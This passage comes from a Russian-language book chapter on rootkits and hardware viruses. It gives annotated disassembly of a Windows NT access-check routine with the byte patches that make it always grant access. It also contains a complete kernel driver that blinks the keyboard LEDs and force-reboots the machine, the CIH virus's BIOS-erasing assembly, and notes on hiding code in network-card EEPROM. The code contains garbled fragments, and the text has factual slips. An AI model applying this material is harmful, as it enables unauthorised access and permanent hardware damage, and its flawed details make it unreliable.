                                   ;Доступ предоставляется, если
                                   ;в регистре EDI нет никакого
                                   ; значения (регистр пуст)
80199AE9                jz      loc_80199B79 ;переход к процедуре.
                                             ; выхода (exit)
                                             ;если регистр EDI пуст
80199AEF                test    byte ptr [esi+1],8 ;проверка
                                                   ; значения ACE
                                          ;равного 8,второй байт..
                                           ;я не знаю, что это
                                           ;но если оно не 8
                                           ;это не вычисляется
                                           ;и не имеет значения
80199AF3                jnz     short loc_80199B64
80199AF5                mov     al,[esi]     ;это тип ACE,
                                ;который может быть 0,1 или 4
80199AF7                test    al,al ;значение 0 это ALLOWED_TYPE
                                      ;значение 1 это DENIED_TYPE
80199AF9                jnz     short loc_80199B14 ;переходим к
                                       ;следующему блоку если это
                                       ; не тип 0
80199AFB                lea     eax,[esi+8] ;смещение 8 является SID
80199AFE                push    eax   ;команда push для ACE
80199AFF                push    [ebp+var_8]
80199B02                call    sub_801997C2 ;проверка того, что
                                             ;если вызывающая функция
                                        ; находит совпадение с SID
                                         ; возвращаемое значение 1
                                            ;говорит о совпадении,
                                              ; значение 0 говорит
                                        ; об отсутствии совпадения
80199B07                test    al,al
80199B09                jz      short loc_80199B64 ;здесь совпадение
                                      ; вполне нас устраивает,
                                     ;поскольку это список ALLOWED
                                     ;таким образом а 2-байтовая
                                        ; заплата стирает этот
                                       ;переход
                                       ;<ИСПРАВЬ МЕНЯ>
```

Итак, мы нашли первый бит кода, который следует исправить. Сравнение выполняется между параметрами доступа, установленными для запрашиваемого объекта, и правами доступа источника запроса. Выявление совпадения означает, что источнику запроса *разрешается* доступ к цели запроса. Хакеру нужен постоянный доступ. Если совпадения не наблюдается, выполняется переход с помощью команды `jz` (jump if zero). Таким образом, чтобы соответствие всегда сохранялось, достаточно стереть команду `jz`. На это уйдет 2 байта (`0x90 0x90`). Однако на этом дело не закончено, есть еще несколько мест, в которых необходимо внести исправления.

```
80199B0B                mov     eax,[esi+4]
80199B0E                not     eax
80199B10                and     edi,eax    ; вырезаем часть EDI при
                                           ;совпадении, на это
                                           ; может уйти несколько
                                           ;циклов. Помните, что
                                          ; нужно вырезать ВСЕ EDI
```

```
80199B12                jmp     short loc_80199B64
80199B14 ;
=============================================================
80199B14
80199B14 loc_80199B14:                  ;CODE XREF:sub_80199836+2C3
80199B14                cmp     al, 4    ; проверка типа 4 для ACE
80199B16                jnz     short loc_80199B4B  ;обычно другой
                                          ; тип, поэтому выполняем
                                          ; переход
***здесь удаленный исходный код ***
80199B4B ;
=============================================================
80199B4B
80199B4B loc_80199B4B:                ;CODE XREF:sub_80199836+2E0j
80199B4B                cmp     al,1   ;проверка типа DENIED
80199B4D                jnz     short loc_80199B64
80199B4F                lea     eax,[esi+8] ;смещение 8 это SID
80199B52                push    eax
80199B53                push    [ebp+var_8]
80199B56                call    sub_801997C2 ;проверка SID
                                           ; запрашивающего
80199B5B                test    al,al       ;совпадение здесь
                                            ; НЕЖЕЛАТЕЛЬНО,
                                              ; поскольку это
                                              ; означает ОТКАЗ
                                              ; (DENIED)
80199B5D                jz      short loc_80199B64 ;поэтому делаем
                                                    ; вместо JZ обычный
                                                    ; переход JMP
                                                    ; <ИСПРАВЬ МЕНЯ>
```

Мы обнаружили еще одно место, в котором необходимо внести изменения. Если в предыдущем случае сравнивались требования уровня доступа запрашивающего пользователя и требования, необходимые для доступа к цели запроса, то в данном случае при выявлении совпадения происходит *отказ* в доступе. Очевидно, что мы хотим этого избежать и не допустить совпадения. Переход с помощью команды `jz` происходит только при выявлении совпадения. Мы можем установить заплату вместо команды `jz` и использовать вместо нее команду `jmp`, при которой переход осуществляется всегда, независимо от результатов предшествующих действий.

```
80199B5F                test    [esi+4],edi     ;мы избегаем этой
                                                ; проверки флага с
                                                ; помощью заплаты
80199B62                jnz     short loc_80199B79
80199B64
80199B64 loc_80199B64:                ;CODE XREF:sub_80199836+2BD
80199B64                              ;sub_80199836+2D3
80199B64                mov     ecx,[ebp+var_10] ;наша процедура
                                          ;цикла, вызванная выше
                                           ;var_10 это количество
                                           ;элементов ACE
80199B67                inc     [ebp+var_C]  ;var_C это текущий
                                             ;элемент ACE
80199B6A                movzx   eax,word ptr [esi+2] ;байт 3 - это
                                      ;смещение до следующего ACE
80199B6E                add     esi,eax            ;FFWD
80199B70                cmp     [ebp+var_C],ecx  ;проверяем все ли
                                                 ; выполнили, если нет
80199B73                jb      loc_80199AE7  ;возвращаемся назад..
80199B79
80199B79 loc_80199B79:                ;CODE XREF:sub_80199836+2AB
80199B79                              ;sub_80199836+2B3
80199B79                xor     eax,eax    ;это наша общая
```

```
                                        ; процедура выхода
80199B7B                test    edi,edi  ;если регистр EDI не пуст,
                                         ;то ранее было установлено
                                         ;состояние DENIED
80199B7D                jz      short loc_80199B91   ;поэтому,
                                        ; исправив JZ на JMP,
                                        ;мы навсегда избавимся от
                                       ; возвращения ACCESS_DENIED
                                        ;<ИСПРАВЬ МЕНЯ>
```

Целью последней выполняемой здесь проверки является определение результата вызова. Если по результатам предыдущих действий достигнуто состояние отказа в доступе, то перехода с помощью команды `jz` не состоится. Очевидно, что мы хотим добиться перехода при любых обстоятельствах, поэтому мы опять исправляем команду `jz` на `jmp`. Это последняя заплата, и теперь процедура всегда будет возвращать значение TRUE. Для заинтересованных читателей приводим окончание кода процедуры.

```
80199B7F                mov     ecx,[ebp+arg_1C]
80199B82                mov     [ecx ],   eax
80199B84                mov     eax,[ebp+arg_24]
                                ; STATUS_ACCESS_DENIED
80199B87                mov     dword ptr [eax ],0C0000022h
80199B8D                xor     al,al
80199B8F                jmp     short loc_80199C0C
80199B91 ;
=============================================================
80199B91
80199B91 loc_80199B91:                  ;CODE XREF:sub_80199836+347
80199B91                mov     eax,[ebp+1Ch ]
80199B94                mov     ecx,[ebp+arg_1C] ;результирующий код
                                                 ; в arg_1C
80199B97                or      eax,[ebp+arg_C ] ;передается в
                                                 ;маску
80199B9A                mov     [ecx],   eax
80199B9C                mov     ecx,[ebp+arg_24] ;результирующий код
                                                 ; arg_24,должен
                                                 ; быть равен нулю
80199B9F                jnz     short loc_80199BAB ;если все раньше
                                                 ;прошло хорошо, мы
                                                ; должны осуществить
                                                 ; переход
80199BA1                xor     al,al
80199BA3                mov     dword ptr [ecx],0C0000022h
80199BA9                jmp     short loc_80199C0C
80199BAB ;
=============================================================
80199BAB
80199BAB loc_80199BAB:                  ;CODE XREF:sub_80199836+369
80199BAB                mov     dword ptr [ecx],0
80199BB1                test    ebx,ebx
80199BB3                jz      short loc_80199C0A
80199BB5                push    [ebp+arg_20]
80199BB8                push    dword ptr [ebp+var_2]
80199BBB                push    dword ptr [ebp-1]
80199BBE                push    ebx
80199BBF                call    sub_8019DC80
80199BC4                jmp     short loc_80199C0A
80199BC6 ;
=============================================================
         здесь удаленный исходный код
80199C0A loc_80199C0A:                  ;CODE XREF:sub_80199836+123
80199C0A                                ;sub_80199836+152
80199C0A                mov     al,1
```

```
80199C0C
80199C0C loc_80199C0C:                   ;CODE XREF:sub_80199836+55
80199C0C                                 ;sub_80199836+8F
80199C0C                pop     edi
80199C0D                pop     esi
80199C0E                pop     ebx
80199C0F                mov     esp,ebp
80199C11                pop     ebp
80199C12                retn    28h    ;и выйти здесь!
80199C12 sub_80199836   endp
```

Результат приведенной здесь заплаты заключается в том, что удаленный пользователь может подключаться к атакуемому компьютеру, используя анонимный конвейер IPC$, даже без ввода пароля он *способен уничтожать любой процесс, изменять и загружать/перезаписывать базу данных SAM*. Сложно назвать такую ситуацию хорошей. Анонимному пользователю предоставляются возможности, эквивалентные возможностям драйвера устройства с доступом к любой части защищенной вычислительной системы атакованного домена.

На основе примера с военно-морским флотом США, можно сделать вывод, что любая компьютерная программа, которая работает в пределах домена Windows NT, может безнаказанно получать доступ к любой другой части домена. Так почему же военно-морской флот упорно использует Windows NT?

Аппаратный вирус

Работая в ядре, мы получаем полный доступ к системе и можем взаимодействовать с любой частью адресного пространства. Помимо всего прочего, это означает, что мы можем читать и записывать данные в память BIOS на материнской плате или в периферийных устройствах.

В “прежние времена” память BIOS хранилась в постоянной памяти (ROM) или в памяти EEPROM, содержимое которых не могло изменяться с помощью программного обеспечения. В этих старых системах нужно было менять модули памяти или вручную стирать и перезаписывать память. Безусловно, это было не очень эффективно, поэтому в новых системах используется память EEPROM, которую еще называют флэш-памятью. Содержимое флэш-памяти можно изменять с помощью программного обеспечения.

На конкретном компьютере может использоваться до нескольких мегабайтов флэш-памяти на различных платах контроллеров и на материнской плате. Эта флэш-память практически никогда не используется в полном объеме, что оставляет огромные пространства памяти для записи программ “потайного хода” и вирусов. Неоспорим тот факт, что очень трудно осуществлять аудит этих областей памяти и содержимое этой памяти практически никогда нельзя просмотреть с помощью программных средств, запущенных на системе. Для доступа к аппаратной памяти требуется доступ на уровне драйвера. Более того, эта память совершенно не зависит от перезагрузки или переустановки системы.

Именно выживание “аппаратного вируса” после перезагрузки или переустановки системы является одним из его важнейших преимуществ. Даже при подозрении о компрометации системы, ее восстановление с магнитной ленты или с резервной копии не принесет пользы. Аппаратный вирус всегда был и останется одним из наиболее тщательно хранимых секретов “черной магии” хакеров. Однако у аппаратного

вируса есть и существенный недостаток. Он работает только на конкретном компьютере. То есть конкретный аппаратный вирус должен быть написан для "заражения" конкретных аппаратных средств атакуемого компьютера. Это означает, что такой вирус не может легко распространяться на другие компьютеры (если вообще сможет распространяться). Однако для ведения информационных войн это не имеет серьезного значения. Много раз аппаратные вирусы использовались для создания конкретного "потайного хода" или для перехвата сетевого трафика. В таком случае от вируса не требуется самостоятельного распространения.

Простой аппаратный вирус может предназначаться для передачи подложных данных в систему или чтобы игнорировать определенные события. Представим себе противовоздушную радарную систему, в которой используется операционная система VX-Works. В системе есть несколько карт флэш-памяти. Внедренный в одну из карт вирус получает привилегированный доступ к шине. Вирус предназначен только для одной цели — заставить радар игнорировать цели определенных типов.

О вирусах было известно задолго до того, как они были реально выявлены и записаны в памяти BIOS на материнской плате. В конце 1990-х годов так называемая *ошибка F00F* (*F00F bug)* оказалась способна полностью вывести из строя переносной компьютер. Хотя средства массовой информации широко разрекламировали вирус CIH (также известный как вирус Чернобыль), но код, использовавшийся в BIOS, был опубликован задолго до появления вируса CIH[3].

Память EEPROM широко используется на многих системах. Адаптеры Ethernet, видеокарты и периферийные устройства мультимедиа — во всех этих устройствах есть память EEPROM. В аппаратной памяти может содержаться флэш-прошивка, или прошивка может использоваться только для хранения данных. Для установки "потайного хода" предпочтительнее переписать прошивку, поскольку в данном случае на "потайной ход" не повлияют ни перезапуск, ни переустановка системы. Безусловно, задача перезаписи прошивки требует доскональных сведений о периферийных аппаратных средствах атакуемого компьютера. Однако в случае памяти BIOS на материнской плате процедура достаточно проста.

Операции чтения и записи для энергонезависимой памяти

Модули энергонезависимой памяти используются в огромном количестве устройств: в блоках дистанционного управления телевизором, в проигрывателях компакт-дисков, в беспроводных и мобильных телефонах, в факсах, камерах, радиоприемниках, в самоходных тележках, в одометрах, в пропускных системах, принтерах и ксероксах, модемах, пейджерах, в спутниковых телефонах, в устройствах сканирования штрих-кодов, в измерительных устройствах и тестерах.

Для доступа к флэш-памяти можно воспользоваться простыми командами `in` и `out`. Обычно на модуле флэш-памяти находится управляющий регистр и порт данных. В управляющем регистре размещаются управляющие сообщения, а порт данных используется для осуществления операций чтения и записи во флэш-память. В некоторых случаях используемая на чипе память "отображается" в физическую память, что означает возможность доступа как к простой последовательной памяти.

---

[3] *Более подробную информацию о вирусе CIH можно получить по адресу* `http://www.f-secure.com/cih/`.

Обычно команда передается в чип ROM-памяти с помощью команды `out`. В зависимости от использованного языка, в формате команд `in` и `out` могут быть небольшие различия, но в целом они служат для выполнения аналогичных задач, как, например, показано ниже.

```
OUT( some_byte_value, eeprom_register_address );
```

В системе Windows NT есть блоки памяти в диапазоне адресов между `F0000000` и `FFFFFFFF`, в которых могут присутствовать пустые места. Размер программ "потайного хода" или набора средств для взлома может составлять всего несколько сотен байтов, поэтому найти пустое место для размещения такого кода не составит особого труда. Эта область памяти используется различными периферийными устройствами и материнской платой. В памяти по адресам между `0000` и `FFFF` обычно хранятся порты ввода-вывода различных устройств. Эта память может использоваться для настройки параметров и других подобных задач. Участок памяти между адресами `F9000` и `F9FFF` размером в 4 Кбайт зарезервирован для памяти BIOS на материнской плате. Область между адресами `A0000` и `C7FFF` используется для размещения буферов видеоданных и данных о конфигурации видеокарты.

Операции чтения и записи для памяти, встроенной в важнейшие устройства

В этом разделе мы продемонстрируем операции чтения из памяти и записи в память аппаратных средств с помощью набора средств для взлома. Кроме того, мы покажем, как перезагрузить компьютер с разрушением прежнего программного обеспечения (так называемая hard boot). Этот материал послужит прекрасной отправной точкой для тех, кто хочет научиться управлять сложными аппаратными средствами с помощью наборов средств для взлома.

Любопытная форма взаимодействия пользователя и компьютера может быть организована с помощью светодиодов на клавиатуре. Чип контроллера клавиатуры 8048 может использоваться для включения и выключения различных светодиодных лампочек на клавиатуре. Это можно считать скрытой формой взаимодействия между набором средств для взлома и пользователем терминала.

Мы добавили комментарии по ходу исполнения нашего кода.

```
// драйвер устройства для установки светодиодных ламп на клавиатуре
// взят с сайта www.rootkit.com
#include "ntddk.h"
#include <stdio.h>

VOID rootkit_command_thread(PVOID context);
HANDLE gWorkerThread;
PKTIMER    gTimer;
PKDPC   gDPCP;
UCHAR g_key_bits = 0;
```

Далее приведены различные "определения" для операций с аппаратными средствами. Они взяты из документации по чипу контроллера клавиатуры 8042. "Портом" ввода-вывода является адрес 0x60 или 0x64, в зависимости от операции. Эти порты предназначены для проведения однобайтовых операций. Управляющий байт `0xED` указывает, что мы хотим установить светодиод.

```
// команды
#define READ_CONTROLLER       0x20
#define WRITE_CONTROLLER      0x60

// управляющие байты
#define SET_LEDS              0xED
#define KEY_RESET             0xFF

// ответы от клавиатуры
#define KEY_ACK          0xFA // подтверждение
#define KEY_AGAIN        0xFE // отправить еще раз

// порты чипа 8042
// при чтении из порта 64 он называется STATUS_BYTE
// при записи в порт 64 он называется COMMAND_BYTE
// при операции чтения-записи на порту 64 он называется DATA_BYTE
PUCHAR KEYBOARD_PORT_60 = (PUCHAR)0x60;
PUCHAR KEYBOARD_PORT_64 = (PUCHAR)0x64;

// биты регистра состояния устройства
#define IBUFFER_FULL      0x02
#define OBUFFER_FULL      0x01
```

Когда мы отправляем команду для установки светодиодных лампочек, сразу после этой команды должна следовать команда со значением другого байта. Во втором байте указывается, какие светодиоды мы хотим переключить. Следующие биты указывают на индикаторы для клавиш <Scroll Lock>, <Num Lock> и <Caps Lock>. Когда значение бита равно единице, то на клавиатуре загорается соответствующий индикатор.

```
// флаги для индикаторов на клавиатуре
#define SCROLL_LOCK_BIT      (0x01 << 0)
#define NUMLOCK_BIT          (0x01 << 1)
#define CAPS_LOCK_BIT        (0x01 << 2)
```

При записи данных в аппаратное средство обычно приходится ожидать, пока устройство не перейдет в состояние готовности. Для клавиатуры нам необходимо проверить, что входной буфер пуст. В следующем коде используется набор циклов, ожидающих перехода в это состояние. Кроме этого, обратите внимание на вызов функции `KeStallExecutionProcessor`. Этот вызов необходим, поскольку мы ожидаем освобождения устройства. При работе с аппаратными средствами обычно между операциями происходят небольшие задержки. Этот вызов останавливает процессор на 666 мс.

```
ULONG WaitForKeyboard()
{
    char _t[255];
    int i = 100; // количество циклов
    UCHAR mychar;

    DbgPrint("ожидание до освобождения клавиатуры \n");
    do
    {
        mychar = READ_PORT_UCHAR( KEYBOARD_PORT_64 );

        KeStallExecutionProcessor(666);
        _snprintf(_t, 253, "WaitForKeyboard::читаем файл %02X
↳ из порта 0x64\n", mychar);
        DbgPrint(_t);

        if(!(mychar & IBUFFER_FULL)) break; //если флаг снят, двигаемся вперед
    }
    while (i—);
```

```
    if(i) return TRUE;
    return FALSE;
}

// вызываем WaitForKeyboard до вызова этой функции
void DrainOutputBuffer()
{
    char _t[255];
    int i = 100;     // количество циклов
    UCHAR c;

    DbgPrint("очистка буфера клавиатуры\n");
    do
    {

        c = READ_PORT_UCHAR(KEYBOARD_PORT_64);

        KeStallExecutionProcessor(666);

        _snprintf(_t, 253, "DrainOutputBuffer::читаем байт %02X из порта
 ↳ 0x64\n", c);
        DbgPrint(_t);

        if(!(c & OBUFFER_FULL)) break; // if флаг пуст, двигаемся вперед

        // берем байт в исходящем буфере
        c = READ_PORT_UCHAR(KEYBOARD_PORT_60);

        _snprintf(_t, 253, "DrainOutputBuffer::читаем байт %02X
↳ из порта 0x60\n", c);
        DbgPrint(_t);
}
    while (i—);
}

ULONG gCount = 0;
```

С помощью этой процедуры управляющие байты отправляются контроллеру клавиатуры с целью вызвать полный сброс данных центрального процессора. Сначала мы ожидаем освобождения клавиатуры, а затем отправляем управляющий байт `0xFE` на порт `0x64`. Мгновенно происходит "жесткая" загрузка компьютера.

```
ULONG ResetPC()
{
    if(TRUE == WaitForKeyboard())
    {
        DrainOutputBuffer();
        WRITE_PORT_UCHAR( KEYBOARD_PORT_64, 0xFE );
    }
    else
    {
        DbgPrint("ResetPC::время ожидания клавиатуры\n");
        return FALSE;
    }
    return TRUE;
}
```

Эта процедура ожидает освобождения памяти и затем отправляет специальный управляющий байт на порт `0x60`.

```
// записать байт в порт данных по адресу 0x60
ULONG SendKeyboardCommand( IN UCHAR theCommand )
{
    char _t[255];
```

```
    if(TRUE == WaitForKeyboard())
    {
        DrainOutputBuffer();

        _snprintf(_t, 253, "SendKeyboardCommand::отправляем байт %02X
↳ на порт 0x60\n", theCommand);
        DbgPrint(_t);

        WRITE_PORT_UCHAR( KEYBOARD_PORT_60, theCommand );

        DbgPrint("SendKeyboardCommand::отправка\n");
    }
    else
    {
        DbgPrint("SendKeyboardCommand::время ожидания до освобождения
↳ клавиатуры\n");
        return FALSE;
    }

    // TODO: ожидаем пакета ACK или RESEND от клавиатуры

    return TRUE;
}
```

Это удобная процедура, в которой используется специальная битовая маска для включения LED-индикаторов на клавиатуре. Для некоторых клавиатур включение индикатора Num Lock означает переход в этот режим. Это проблема, но мы оставим ее решение для наших читателей.

```
void SetLEDS( UCHAR theLEDS )
{
    // подготовка для установки индикаторов LED
    if(FALSE == SendKeyboardCommand( 0xED ))
    {
        DbgPrint("SetLEDS::ошибка при отправке команды клавиатуре\n");
    }

    // отправляем флаги для светодиодов
    if(FALSE == SendKeyboardCommand( theLEDS ))
    {
        DbgPrint("SetLEDS:: ошибка при отправке команды клавиатуре\n");
    }
}

VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
    DbgPrint("ROOTKIT: вызвана функция OnUnload\n");
    KeCancelTimer( gTimer );
    ExFreePool( gTimer );
    АЛ= 1,91ExFreePool( gDPCP );
}
```

Эта процедура представляет собой обратный вызов, который происходит каждые 300 мс. Согласно этому вызову, мы изменяем шаблон включенных индикаторов клавиатуры. В результате мы можем наблюдать красивую картинку мигающих на клавиатуре индикаторов. После 100 циклов процедура перезагружает компьютер.

Эта процедура вызывается с помощью отложенного вызова процедуры. После выгрузки драйвера мы должны гарантировать отмену вызова отложенной процедуры с помощью `KeCancelTimer()`.

```
// вызывается периодически
VOID timerDPC(    IN PKDPC Dpc,
```

```
                    IN PVOID DeferredContext,
                    IN PVOID sys1,
                    IN PVOID sys2)
{
    if(!g_key_bits++) SetLEDS( 0x04 );
    else
    {
        g_key_bits=0;
        SetLEDS(0x01);
        if(gCount++ > 100) ResetPC();
    }
}
```

Главная процедура набора средств для взлома инициализирует и запускает таймер с помощью вызова функции `KeSetTimerEx()`. Третий аргумент вызова (300) представляет собой количество миллисекунд между событиями таймера.

```
NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject, IN
↳ PUNICODE_STRING theRegistryPath )
{
    LARGE_INTEGER timeout;

    theDriverObject->DriverUnload  = OnUnload;
    // these objects must be nonpaged
    gTimer = ExAllocatePool(NonPagedPool,sizeof(KTIMER));
    gDPCP = ExAllocatePool(NonPagedPool,sizeof(KDPC));

timeout.QuadPart = -10;

KeInitializeTimer( gTimer );
KeInitializeDpc( gDPCP, timerDPC, NULL );
    if(TRUE == KeSetTimerEx( gTimer, timeout, 300, gDPCP)) // таймер 300 мс
    {
        DbgPrint("Таймер был уже поставлен в очередь..");
    }

    return STATUS_SUCCESS;
}
```

Этот листинг завершает наш пример по созданию драйвера устройства. Этот простой драйвер можно усовершенствовать для управления другими аппаратными средствами. Итак, помните, что небрежность в отношении аппаратных средств может привести к серьезному ущербу для компьютера.

Разрешение операций чтения и записи для памяти EEPROM

В данном примере мы использовали предположение, что на нашем компьютере используется материнская плата на основе чипсета 430TX. В качестве контроллера используется чип 82439TX (MTXC). Следующие регистры “отображаются” в доступное пользователю адресное пространство.

```
CONFADD     0xCF8
Configuration Register

CONFDATA     0xCFC
Configuration Data Register
```

Регистр `CONFADD` управляет выбором PCI устройства. Каждое устройство на PCI-шине может иметь 256 8-битовых “регистров”. Чтобы обратиться к регистру конфигурации, сначала в регистр `CONFADD` должно быть занесено число, в котором указываются номер устройства на шине, номер самого устройства, номер функции и адрес конфигурационного регистра искомого устройства. Затем регистр `CONFDATA`

превращается в “окно”, в котором отображается около 4 байт конфигурационного пространства. Любое обращение в регистр CONFDATA преобразуется в команды чтения/записи для конфигурационного пространства согласно установкам в CONFADD регистре.

Интересно отметить, что сам чип MTXC может рассматриваться как устройство и вполне реально воспользоваться регистрами CONFADD/CONFDATA для настройки самого этого чипа. Чтобы получить таблицы управляющих кодов и доступных параметров чипа PCI, мы рекомендуем обратиться к официальной документации Intel.

Вирус CIH

Вирус CIH является самым “знаменитым” вирусом, который предназначен для перезаписи памяти EEPROM на аппаратных устройствах. Вирус CIH позволяет проводить атаки только на материнские платы, совместимые с чипсетом 430TX. Здесь мы представим несколько фрагментов кода вируса CIH, которые позволяют записывать данные в память BIOS. Обратите внимание, что операции выполняются в отношении регистра конфигурационных данных для чипсета 430TX. В зависимости от значений, записанных через этот порт в виртуальную память, отображаются различные области памяти EEPROM. Вирус “проходит” несколько областей памяти и пытается уничтожить всю хранящуюся там информацию.

```
; *********************************
; * Уничтожение памяти BIOS EEPROM *
; *********************************

        mov    bp, 0cf8h
        lea    esi, IOForEEPROM-@7[esi]

; ***********************

; * Показать страницу   *
; * BIOS в диапазоне    *
; * 000E0000 - 000EFFFF *
; *    (   64 KB   )    *
; ***********************

        mov    edi, 8000384ch
        mov    dx, 0cfeh
        cli
        call   esi

; ***********************

; * Показать страницу   *
; * BIOS в диапазоне    *
; * 000F0000 - 000FFFFF *
; *    (   64 KB   )    *
; ***********************

        mov    di, 0058h
        dec    edx                          ; and al,0fh
        mov    word ptr (BooleanCalculateCode-@10)[esi], 0f24h
        call  esi

; ***********************

; * Показать данные BIOS *
; * Extra ROM в памяти   *
```

```
; * 000E0000 - 000E01FF  *
; *   (   512 Bytes   )  *
; * , и в область памяти *
; * Extra BIOS можно     *
; * записывать данные... *
; ************************

        lea    ebx, EnableEEPROMToWrite-@10[esi]
        mov    eax, 0e5555h
        mov    ecx, 0e2aaah
        call   ebx
        mov    byte ptr [eax], 60h
        push   ecx
        loop   $

; *************************

; * Уничтожить данные BIOS *
; *  Extra ROM в памяти    *
; * 000E0000 - 000E007F    *
; *    (   80h Bytes   )   *
; *************************

        xor    ah, ah
        mov    [eax], al

        xchg   ecx, eax
        loop   $

; ************************

; * Показать и сделать   *
; * данные BIOS Main ROM *
; * 000E0000 - 000FFFFF  *
; *    (   128 KB   )    *
; * доступными для записи*
; ************************

        mov    eax, 0f5555h
        pop    ecx
        mov    ch, 0aah
        call   ebx
        mov    byte ptr [eax], 20h
        loop   $

; *************************

; * Уничтожить данные BIOS *
; *   Main ROM в памяти    *
; *   000FE000 - 000FE07F  *
; *    (   80h Bytes   )   *
; *************************

        mov    ah, 0e0h
        mov    [eax], al

; ************************
; * Скрыть страницу BIOS *
; * в диапазоне адресов  *
; * 000F0000 - 000FFFFF  *
; *    (   64 KB   )     *
; ************************
                                              ; or al,10h
        mov    word ptr (BooleanCalculateCode-@10)[esi], 100ch
        call   esi
```

```
; ***********************************

; * Разрешить запись в память EEPROM *
; ***********************************

EnableEEPROMToWrite:
         mov    [eax], cl
         mov    [ecx], al
         mov    byte ptr [eax], 80h
         mov    [eax], cl
         mov    [ecx], al
         ret

; ***********************************
; * Операции ввода-вывода для EEPROM *
; ***********************************
IOForEEPROM:
@10      =      IOForEEPROM
         xchg   eax, edi
         xchg   edx, ebp
         out    dx, eax
         xchg   eax, edi
         xchg   edx, ebp
         in     al, dx

BooleanCalculateCode   =    $
         or     al, 44h
         xchg   eax, edi
         xchg   edx, ebp
         out    dx, eax
         xchg   eax, edi
         xchg   edx, ebp
         out    dx, al
         ret
```

Память EEPROM и синхронизация

Синхронизация, или согласование по времени, имеет огромное значение для операций с памятью EEPROM. Расскажем одну веселую историю. Хакер написал программу атаки для затирания памяти EEPROM в маршрутизаторе Cisco. Однако в оригинальный код программы атаки он не добавил таймер. В результате его код оказался слишком быстрым и он перезаписывал только каждый пятый байт! Решение проблемы заключалось в замедлении операций записи с помощью добавления задержки в несколько сотен миллисекунд между каждой операцией. Каждая микросхема немного отличается, и приходится определять значение задержки, необходимой для операций чтения и записи, конкретно для каждой микросхемы.

В этом фрагменте кода выполняется операция чтения для памяти EEPROM сетевого адаптера Ethernet 3-Com 3C5x9[4]. Обратите внимание на вызов для создания задержки в 162 мс.

```
/* Чтение памяти EEPROM. */
for (i = 0; i < 16; i++) {
    outw(EEPROM_READ + i, ioaddr + 10);
    /* Останавливаемся на 162 мс перед операцией чтения. */
    usleep(162);
```

[4] *Этот код был взят из драйвера Linux, обнаруженного в файле `3c509.c`. В операционных системах с открытым исходным кодом доступно множество информации о различных драйверах. — Прим. авт.*

```
    eeprom_contents[i] = inw(ioaddr + 12);

    printf("EEPROM index %d: %4.4x.\n",
    I,
    eeprom_contents[i]);
}
```

Память EEPROM на сетевых адаптерах Ethernet

Вредоносный код можно внедрить в память EEPROM на сетевом адаптере Ethernet. Это оптимальная платформа для атаки, поскольку в данном случае пакеты можно анализировать и создавать при непосредственном доступе к сети. На стандартном контроллере Ethernet есть микросхема ASIC, которая обрабатывает практически все данные пакета. Внутри микросхемы ASIC есть процессор, который мы называем микромашиной (micromachine) или мини-процессором. В этом минипроцессоре используется набор команд подобно тому, как это делается в обычном процессоре. При доставке пакета по интерфейсу вызываются специальные подпрограммы. Эти подпрогораммы написаны на машинном коде минипроцессора. Безусловно, машинные коды таких минипроцессоров являются секретом каждого поставщика. Для получения доступа к этой информации может потребоваться подписать с поставщиком соглашение о неразглашении секретной информации, поэтому мы не можем напечатать в этой книге конкретные машинные коды. Однако мы можем рассказать о теоретических возможностях проведения атак.

На контроллере сетевого адаптера Ethernet может быть установлена флэш-память и (или) память EEPROM, которые поддаются перепрограммированию с помощью драйвера устройства. Например, в сетевом адаптере Ethernet Intel InBusiness 10/100 используется память EEPROM, в которую можно записать данные с помощью программных средств. Этот адаптер работает на базе микросхемы контроллера Ethernet 82559. В этой микросхеме ASIC содержится мини-процессор и несколько буферов для хранения пакетов. К чипу 82559 подключена небольшая последовательная память EEPROM, конкретно ATMEL 93C46. Эта память способна хранить 64 16-битовых слова, т.е. ее размер составляет 128 Кбайт.

Воспользовавшись этой информацией, мы можем скрыть программный код в памяти EEPROM на сетевом адаптере Ethernet или даже полностью перезаписать эту память. Поскольку последовательная память EEPROM не подключена непосредственно к адресной шине компьютера, мы не сможем обращаться к ней непосредственно. Однако чип 82559 предоставляет память EEPROM для проведения операций чтения/записи с помощью управляющего регистра 82559. Адресное пространство для чипа 82559 управляется посредством чипсета PCI на материнской плате. Как только мы узнаем базовый адрес нашего чипа, то получим возможность доступа к различным регистрам. Адрес конкретного регистра вычисляется как смещение относительно базового адреса.

Регистры чипа 82559	*Смещение*	
STATUS	0	
COMMAND	2	
POINTER	4	указатель общего назначения
PORT	8	различные команды

FLASH	12	доступ к флэш-памяти
EEPROM	14	доступ к последовательной памяти EEPROM
CTRLMDI	16	управление интерфейсом MDI
EARLYRX	20	технология опережающего прерывания (Early receive byte count)

В следующей таблице перечислены управляющие байты для чипа 82559.

Команда	*Значение*	
NOP	0	
SETUP	0x1000	
CONFIG	0x2000	
MULTLIST	0x3000	список широковещательной рассылки
TRANSMIT	0x4000	
TDR	0x5000	
DUMP	0x6000	
DIAG	0x7000	Диагностика
SUSPEND	0x40000000	
INTERRUPT	0x20000000	
FLEXMODE	0x80000	

Смещение для порта памяти EEPROM составляет 14 байт от базового адреса для чипа 82559 в памяти. Можно непосредственно отправлять команды на порт EEPROM и объединять эти команды с помощью команды `or`.

Команда	*Значение*	
SHIFT_CLK	0x01	
CS	0x02	shift clock
WRITE	0x04	EEPROM chip select
READ	0x08	
ENABLE	0x4802	

Для отправки команд последовательной памяти EEPROM программное обеспечение должно выполнять операции приведенные ниже. В нашей лаборатории на тестовой системе память чипа 82559 отображалась по адресу 0x3000. Таким образом, при выполнении операций этот адрес использовался в качестве базового. Для регистра доступа к памяти EEPROM смещение составляет 14 байт от этого адреса, т.е. он находится по адресу 0x300E. Обратите внимание, что команды для управления памятью EEROM объединены с помощью оператора `or`.

```
OUT( ENABLE | SHIFT_CLK, 0x300E );
// составление 2-байтовой команды
OUT( command, 0x300E );
// задержка для памяти EEPROM
OUT( SHIFT_CLK, 0x300E );
// задержка для памяти EEPROM
```

```
response_code = IN(0x300E);
OUT( ENABLE, 0x300E );
OUT( ENABLE | SHIFT_CLK, 0x300E ); // завершение доступа к EEPROM
```

